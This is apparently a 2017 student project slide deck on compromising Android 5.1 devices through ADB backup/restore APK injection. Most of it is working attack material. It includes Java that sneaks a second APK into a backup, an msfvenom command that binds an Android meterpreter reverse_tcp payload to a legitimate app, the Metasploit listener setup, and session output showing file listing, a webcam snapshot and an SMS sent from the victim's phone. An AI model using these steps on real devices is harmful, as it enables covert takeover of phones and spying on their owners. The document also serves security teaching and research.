



Hacking an Android Device through APK Injection

By

VishnuPriya Ilango

Date : 7 Oct 2017

Project Objective

- ❑ Exploit an Android Device via Android Debug Bridge.
- ❑ User unwittingly installs malicious application while restoring from ADB.

Project Outcome

- ❏ End User installs an android application.
- ❏ Performs backup & restore via ADB
- ❏ Restoration installs an infected apk
- ❏ Infected APK allows us to start a meterpreter session.

Why Android?

- ❑ Open source, free framework which appeals to developer's due to this unrestrictive nature.
- ❑ Lack of patching and security consistency.
- ❑ Google announces over 2 billion monthly active devices on Android (Source: theverge.com)
- ❑ Over 85.8% support ADB Backup & Restore (Started from Android ICS 4.0)
- ❑ Popular Versions are still vulnerable - Kitkat & Lollipop (API 22 & below)
- ❑ ADB Backup & Restore - Not just for Developers.

☒ Phone and Tablet

Minimum SDK

Lower API levels target more devices, but have fewer features available.

By targeting API 22 and later, your app will run on approximately **62.6%** of the devices that are active on the Google Play Store.

Android Version Usage

Version	Codename	API	Distribution
2.3.3 - 2.3.7	Gingerbread	10	0.6%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	0.6%
4.1.x	Jelly Bean	16	2.3%
4.2.x		17	3.3%
4.3		18	1.0%
4.4	KitKat	19	14.5%
5.0	Lollipop	21	6.7%
5.1		22	21.0%
6.0	Marshmallow	23	32.0%
7.0	Nougat	24	15.8%
7.1		25	2.0%
8.0	Oreo	26	0.2%

Mars


- ❑ Battery Life
- ❑ Data Connectivity
- ❑ App Management
- ❑ Multitasking
- ❑ Customization

Data collected during a 7-day period ending on October 2, 2017.

Any versions with less than 0.1% distribution are not shown.

Requirements

- ☐ Enable USB debugging in the device system settings, under Developer options.
- ☐ Bypass ADB Authentication



Requirements (cont.)

- ❑ APK file with Custom BackupAgent Class & Backup Attribute Allowed “android:allowBackup” is true in AndroidManifest.xml .
- ❑ Allow apps from unknown sources enabled.
- ❑ Android Device or Emulator (5.1 or below)

Tools Used :

- Android Emulator (Lollipop)
- Android Studio (2.3.3)
- Android Platform Tools (26.0.1)
- Windows 10 (64 Bit)
- Android Phone (Lollipop v5.1)
- Kali Linux (Linux 4.9.0-kali3-amd64 x86_64)
- Metasploit (v4.16.9-dev)
- ApkTool (v2.3)
- JarSigner

PROOF OF CONCEPT



APK File With Custom Backup Agent.

```
Method backupToTar;
Method getData;
try {
    Class<?> fullbackupClass = Class.forName("android.app.backup.FullBackup");

    Class<?> backupDataOutputClass = Class.forName("android.app.backup.BackupDataOutput");

    backupToTar = fullbackupClass.getDeclaredMethod("backupToTar", String.class, String.class, String.class, String.class, String.class, backupDataOutputClass);
    backupToTar.setAccessible(true);

    getData = FullBackupDataOutput.class.getDeclaredMethod("getData");
    getData.setAccessible(true);
    Object backupData = getData.invoke(data);

    backupToTar.invoke(null, packageName, null, null, getFilesDir().toString(), getFilesDir()+"/manifest", backupData);
    backupToTar.invoke(null, packageName, "a", null, getFilesDir().toString(), getFilesDir()+"/com.searchlab.wifitest-1.apk", backupData);

    Log.v("MYBACKUP", "backuptotar invoked!");

} catch (Exception e) {
    e.printStackTrace();
}
```



Install ADB_Backup_Injection through ADB Console

```
Microsoft Windows [version 10.0.15005]
(c) 2017 Microsoft Corporation. All rights reserved.


Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb devices
List of devices attached
8901FIU          device

Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb install C:\ADB_Backup_Injection.apk
ADB_Backup_Injection.apk: 1 file pushed. 4.4 MB/s (561054 bytes in 0.120s)
pkg: /data/local/tmp/ADB_Backup_Injection.apk
Success

Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>
```



This is a legitimate application





Perform Backup (Or Full Backup)

```
C:\Users\Vishnu\Desktop\Network\Course\ADB\Commands\1. Network...
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb devices
List of devices attached
TA98901FIU      device

C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb install C:\ADB_Backup_Injection.apk
C:\ADB_Backup_Injection.apk: 1 file pushed. 4.4 MB/s (561054 bytes in 0.120s)
    pkg: /data/local/tmp/ADB_Backup_Injection.apk
Success

C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb backup -f backup.ab -apk com.searchlab.backupagenttest
Now unlock your device and confirm the backup operation...

C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>
```



User allows backup





Backup.ab File

← → ▾ ▴ > This PC > Desktop > platform-tools-latest-windows > platform-tools				
Quick access	Name	Date modified	Type	Size
Desktop	backup.ab	10/5/2017 12:44 PM	AB File	803 KB
Downloads	adb	9/19/2017 10:52 PM	Application	1,507 KB
Documents	AdbWinApi.dll	9/19/2017 10:52 PM	Application extens...	96 KB
Pictures	AdbWinUsbApi.dll	9/19/2017 10:52 PM	Application extens...	62 KB
ADB_Backup_Vulne	dmtracedump	9/19/2017 10:52 PM	Application	142 KB
New folder	etc1tool	9/19/2017 10:52 PM	Application	321 KB
Project	fastboot	9/19/2017 10:52 PM	Application	793 KB
Screenshots	hprof-conv	9/19/2017 10:52 PM	Application	41 KB
OneDrive	libwinpthread-1.dll	9/19/2017 10:52 PM	Application extens...	139 KB
This PC	NOTICE	9/19/2017 10:52 PM	Text Document	719 KB
Desktop	source.properties	9/19/2017 10:52 PM	PROPERTIES File	1 KB
Documents	sqlite3	9/19/2017 10:52 PM	Application	744 KB
Downloads	api	9/19/2017 10:52 PM	File folder	
	lib64	9/19/2017 10:52 PM	File folder	
	sysrtrace	9/19/2017 10:52 PM	File folder	



Backup Method archives an additional app. (Wifitest.apk)

```
E/tag      ( 6546):      at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:698)
V/MYBACKUP( 6546): Assets extracted
D/BackupManagerService( 1519): agentConnected pkg=com.searchlab.backupagenttest agent=android.os.BinderProxy@19faa43a
I/BackupManagerService( 1519): got agent android.app.IBackupAgent$Stub$Proxy@2c9dc8eb
I/BackupRestoreController( 1519): Getting widget state for user: 0
I/file_backup_helper( 1519):      Name: apps/com.searchlab.backupagenttest/_manifest
I/file_backup_helper( 1519):      Name: apps/com.searchlab.backupagenttest/a/base.apk
D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
D/BackupManagerService( 1519): Calling doFullBackup() on com.searchlab.backupagenttest
V/BackupServiceBinder( 6546): doFullBackup() invoked
V/MYBACKUP( 6546): My Backup Agent in onFullBackup!
V/MYBACKUP( 6546): My Backup Agent in onFullBackup!
I/file_backup_helper( 6546):      Name: apps/com.searchlab.wifitest/_manifest
I/file_backup_helper( 6546):      Name: apps/com.searchlab.wifitest/a/com.searchlab.wifitest-1.apk
V/MYBACKUP( 6546): backuptotar invoked!
D/BackupManagerService( 1519): Full package backup success: com.searchlab.backupagenttest
I/Process ( 6546): Sending signal. PID: 6546 SIG: 9
D/BackupManagerService( 1519): Full backup processing complete.
D/bu      ( 6517): Finished.
D/AndroidRuntime( 6517): Shutting down VM
```



Restore backup.ab file

```
C:\Windows\System32\cmd.exe - adb restore backup.ab
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb devices
List of devices attached
TA98901FIU      device


C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb install C:\ADB_Backup_Injection.apk
C:\ADB_Backup_Injection.apk: 1 file pushed. 4.4 MB/s (561054 bytes in 0.120s)
    pkg: /data/local/tmp/ADB_Backup_Injection.apk
Success

C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb backup -f backup.ab -apk com.searchlab.backuppag
enttest
Now unlock your device and confirm the backup operation...


C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb restore backup.ab
Now unlock your device and confirm the restore operation.
```




Wifi Test Application is installed.



- ❑ This app can perform Wifi (On & Off)
- ❑ An App (ADB_Backup_Injection) with no or negligible permissions allows to inherit an app (WiFi Test) with escalated permissions.



Embedding Payload to Original APK File



Embed Payload on the Original APK File:

```
root@vishnu:~# msfvenom -x com.searchlab.wifitest-1.apk -p android/meterpreter/reverse_tcp LHOST=192.168.210.101 LPORT=4444 -o wifitest.apk
Using APK template: com.searchlab.wifitest-1.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompling original APK..
[*] Decompling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.searchlab.wifitest.yyyts
[*] Loading /tmp/d20171006-1454-1p7a7nx/original/smali/com/searchlab/wifitest/MainActivity.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.WAKE_LOCK"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.CAMERA"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
[*] Adding <uses-permission android:name="android.permission.READ_SMS"/>
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.SEND_SMS"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
[*] Adding <uses-permission android:name="android.permission.INTERNET"/>
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
[*] Rebuilding com.searchlab.wifitest-1.apk with meterpreter injection as /tmp/d20171006-1454-1p7a7nx/output.apk
[*] Signing /tmp/d20171006-1454-1p7a7nx/output.apk
[*] Aligning /tmp/d20171006-1454-1p7a7nx/output.apk
Payload size: 283528 bytes
Saved as: wifitest.apk
root@vishnu:~#
```

Bind the Wifi Test APK to the ADB_Backup_Injection File

- ❏ Rename Payload to Original Package name
- ❏ Replace it in Assets Folder (APK_Backup_Injection)
- ❏ Build the APK_Backup_Injection using APK Tool

```
java -jar apktool.jar b AppFolder
```

- ❏ Apk File is available in <Dist Folder>

View

C > Desktop > apktool-install-windows > ADB_Backup_Injection > dist

Name	Date modified	Type	Size
 ADB_Backup_Injection	10/5/2017 8:28 PM	APK File	545 KB

- ❏ Ensure to issue a valid certificate for the APK File (Using SignApk Tool)

Establishing a session using Meterpreter

- `msfconsole`
- `use exploit/multi/handler`
- `set payload android/meterpreter/reverse_tcp`
- `set LHOST<Listener's IP>`
- `set LPORT<Listener's Port>`



Meterpreter Session

```
root@vishnu: ~  
File Edit View Search Terminal Help  
YOU DIDN'T SAY THE MAGIC WORD!  
Scripts Signed APK ADB Backup st_Files  
Whatsup File Injection  
=[ metasploit v4.16.9-dev ]  
+ -- --[ 1687 exploits - 966 auxiliary - 299 post ]  
+ -- --[ 498 payloads - 40 encoders - 10 nops ]  
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/multi/handler  
msf exploit(handler) > set payload android/meterpreter/reverse_tcp  
payload => android/meterpreter/reverse_tcp  
msf exploit(handler) > set lhost 192.168.210.101  
lhost => 192.168.210.101  
msf exploit(handler) > set lport 4444  
lport => 4444  
msf exploit(handler) > exploit -j  
[*] Exploit running as background job 0.  
  
[*] Started reverse TCP handler on 192.168.210.101:4444  
msf exploit(handler) > [*] Sending stage (69050 bytes) to 192.168.210.1  
[*] Meterpreter session 1 opened (192.168.210.101:4444 -> 192.168.210.1:54206) a  
t 2017-10-05 19:12:22 -0400  
sessions -l  
  
Active sessions  
=====
```

Id	Type	Information	Connection
1	meterpreter	dalvik/android u0_a74 @ localhost	192.168.210.101:4444 -> 192.168.210.1:54206 (192.168.210.1)

```
msf exploit(handler) > sessions 1  
[*] Starting interaction with 1...  
  
meterpreter > help  
  
Core Commands  
=====
```

Command	Description
?	Help menu
background	Backgrounds the current session

Meterpreter Session (cont.)

```
Applications ▾ Places ▾ Terminal ▾ Fri 05:27
root@kali: ~/Downloads

File Edit View Search Terminal Help
meterpreter > ls -l
Listing: /
=====
Mode                Size      Type    Last modified        Name
----                -
40444/r--r--r--    0         dir     2017-09-25 23:50:47 -0400  acct
40000/-----      80         dir     2017-09-25 23:53:23 -0400  cache
40000/-----      40         dir     2017-09-25 23:50:47 -0400  config
40444/r--r--r--    0         dir     2017-09-25 23:50:45 -0400  d
40000/-----     500         dir     2017-09-27 01:04:03 -0400  data
100444/r--r--r--   148         fil     2017-09-25 23:50:46 -0400  default.prop
40444/r--r--r--   3820         dir     2017-09-29 01:12:01 -0400  dev
40444/r--r--r--   4096         dir     2016-02-06 00:43:32 -0500  etc
100444/r--r--r--   8870         fil     2017-09-25 23:50:46 -0400  file_contexts
100000/-----  404900         fil     2017-09-25 23:50:46 -0400  init
100000/-----   1022         fil     2017-09-25 23:50:46 -0400  init.bluetooth.rc
100000/-----    935         fil     2017-09-25 23:50:46 -0400  init.envIRON.rc
100000/-----  20154         fil     2017-09-25 23:50:46 -0400  init.rc
100000/-----    301         fil     2017-09-25 23:50:46 -0400  init.superuser.rc
100000/-----   1795         fil     2017-09-25 23:50:46 -0400  init.trace.rc
100000/-----   3915         fil     2017-09-25 23:50:46 -0400  init.usb.rc
100000/-----   5682         fil     2017-09-25 23:50:46 -0400  init.x86.rc
40444/r--r--r--   8192         dir     2016-02-06 00:43:19 -0500  lib
40444/r--r--r--   160         dir     2017-09-25 23:50:47 -0400  mnt
40444/r--r--r--    0         dir     2017-09-25 23:50:45 -0400  proc
100444/r--r--r--  2161         fil     2017-09-25 23:50:46 -0400  property_contexts
40000/-----    140         dir     2017-09-25 23:50:46 -0400 /sbin
40666/rw-rw-rw-   240         dir     2017-09-25 23:51:19 -0400  sdcard
100444/r--r--r--   656         fil     2017-09-25 23:50:46 -0400  seapp_contexts
100444/r--r--r--  74816         fil     2017-09-25 23:50:46 -0400  sepolicy
40444/r--r--r--   180         dir     2017-09-25 23:50:47 -0400  storage
40444/r--r--r--    0         dir     2017-09-25 23:50:46 -0400  sys
40444/r--r--r--   4096         dir     1969-12-31 19:00:00 -0500  system
100444/r--r--r--   382         fil     2017-09-25 23:50:46 -0400  ueventd.android_x86.rc
100444/r--r--r--  3874         fil     2017-09-25 23:50:46 -0400  ueventd.rc
40444/r--r--r--   4096         dir     2016-02-06 00:01:36 -0500  vendor
100000/-----   105         fil     2017-09-25 23:50:48 -0400  x86.prop
```

Once the session is established, attacker have full control of the victim device


Even SD card can be accessed

A Simple Action - Sending Text to User

```
root@vishnu: ~  
File Edit View Search Terminal Help  
Signed APK ADB... st_files  
Android Commands  
=====
```

Command	Description
activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_callog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

```
meterpreter > webcam_list  
1: Back Camera  
2: Front Camera  
meterpreter > 2  
[-] Unknown command: 2.  
meterpreter > webcam_snap  
[*] Starting...  
[+] Got frame  
[*] Stopped  
Webcam shot saved to: /root/uIivfzCx.jpeg  
meterpreter > send_sms  
[-] You must enter both a destination address -d and the SMS text body -t  
[-] e.g. send_sms -d +351961234567 -t "GREETINGS PROFESSOR FALKEN."  
  
OPTIONS:  
-d <opt> Destination number  
-h Help Banner  
-r Wait for delivery report  
-t <opt> SMS body text  
  
meterpreter > send_sms -d +9999999999 -t "Hello You are hacked"  
[+] SMS sent - Transmission successful  
meterpreter >
```



Errors Faced

- ❑ Device requires a valid certificate

```
(C) 2017 Microsoft Corporation. All rights reserved.  
  
C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb devices  
List of devices attached  
TA98901FIU      device  
emulator-5554   device  
  
C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb install C:\ADB_Backup_Injection.apk  
C:\ADB_Backup_Injection.apk: 1 file pushed. 42.1 MB/s (562791 bytes in 0.013s)  
    pkg: /data/local/tmp/ADB_Backup_Injection.apk  
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]  
  
C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb install C:\ADB_Backup_Injection.apk  
C:\ADB_Backup_Injection.apk: 1 file pushed. 45.7 MB/s (564879 bytes in 0.012s)
```

Errors Faced (cont.)

Session was closed immediately

```
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

[+] metasploit v4.14.10-dev
+ -- --[ 1639 exploits - 944 auxiliary - 289 post ]
+ -- --[ 472 payloads - 40 encoders - 9 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (67614 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 127.0.0.1) at 2017-09-29 18:52:07 -0400
[-] Meterpreter session 1 is not valid and will be closed
[*] - Meterpreter session 1 closed.
[*] Sending stage (67614 bytes) to 192.168.56.103
[*] Meterpreter session 2 opened (192.168.56.101:4444 -> 127.0.0.1) at 2017-09-29 18:52:07 -0400
[-] Meterpreter session 2 is not valid and will be closed
[*] - Meterpreter session 2 closed.
msf exploit(handler) >
```

Possible Causes:

1. Wrong listener IP address
2. Bad app certificate

Log File Analysis

Lollipop 5.1

```
Lollipop Log.txt
100 V/MYBACKUP( 6546): Assets extracted
101 D/BackupManagerService( 1519): agentConnected pkg=com.searchlab.backupagenttest
    agent=android.os.BinderProxy@19faa43a
102 I/BackupManagerService( 1519): got agent android.app.IBackupAgent$Stub$Proxy@2c9dc8eb
103 I/BackupRestoreController( 1519): Getting widget state for user: 0
104 I/file_backup_helper( 1519):     Name: apps/com.searchlab.backupagenttest/_manifest
105 I/file_backup_helper( 1519):     Name: apps/com.searchlab.backupagenttest/a/base.apk
106 D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
107 D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
108 D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
109 D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
110 D/BackupManagerService( 1519): Calling doFullBackup() on com.searchlab.backupagenttest
111 V/BackupServiceBinder( 6546): doFullBackup() invoked
112 V/MYBACKUP( 6546): My Backup Agent in onFullBackup!
113 V/MYBACKUP( 6546): My Backup Agent in onFullBackup!
114 I/file_backup_helper( 6546):     Name: apps/com.searchlab.wifitest/_manifest
115 I/file_backup_helper( 6546):     Name: apps/com.searchlab.wifitest/a/com.searchlab.wifitest-1.apk
116 V/MYBACKUP( 6546): backuptotal invoked!
117 D/BackupManagerService( 1519): Full package backup success: com.searchlab.backupagenttest
118 I/Process ( 6546): Sending signal. PID: 6546 SIG: 9
119 D/BackupManagerService( 1519): Full backup processing complete.
120 D/bu      ( 6517): Finished.
```

Log File Analysis (cont.)

Marshmallow 6.0

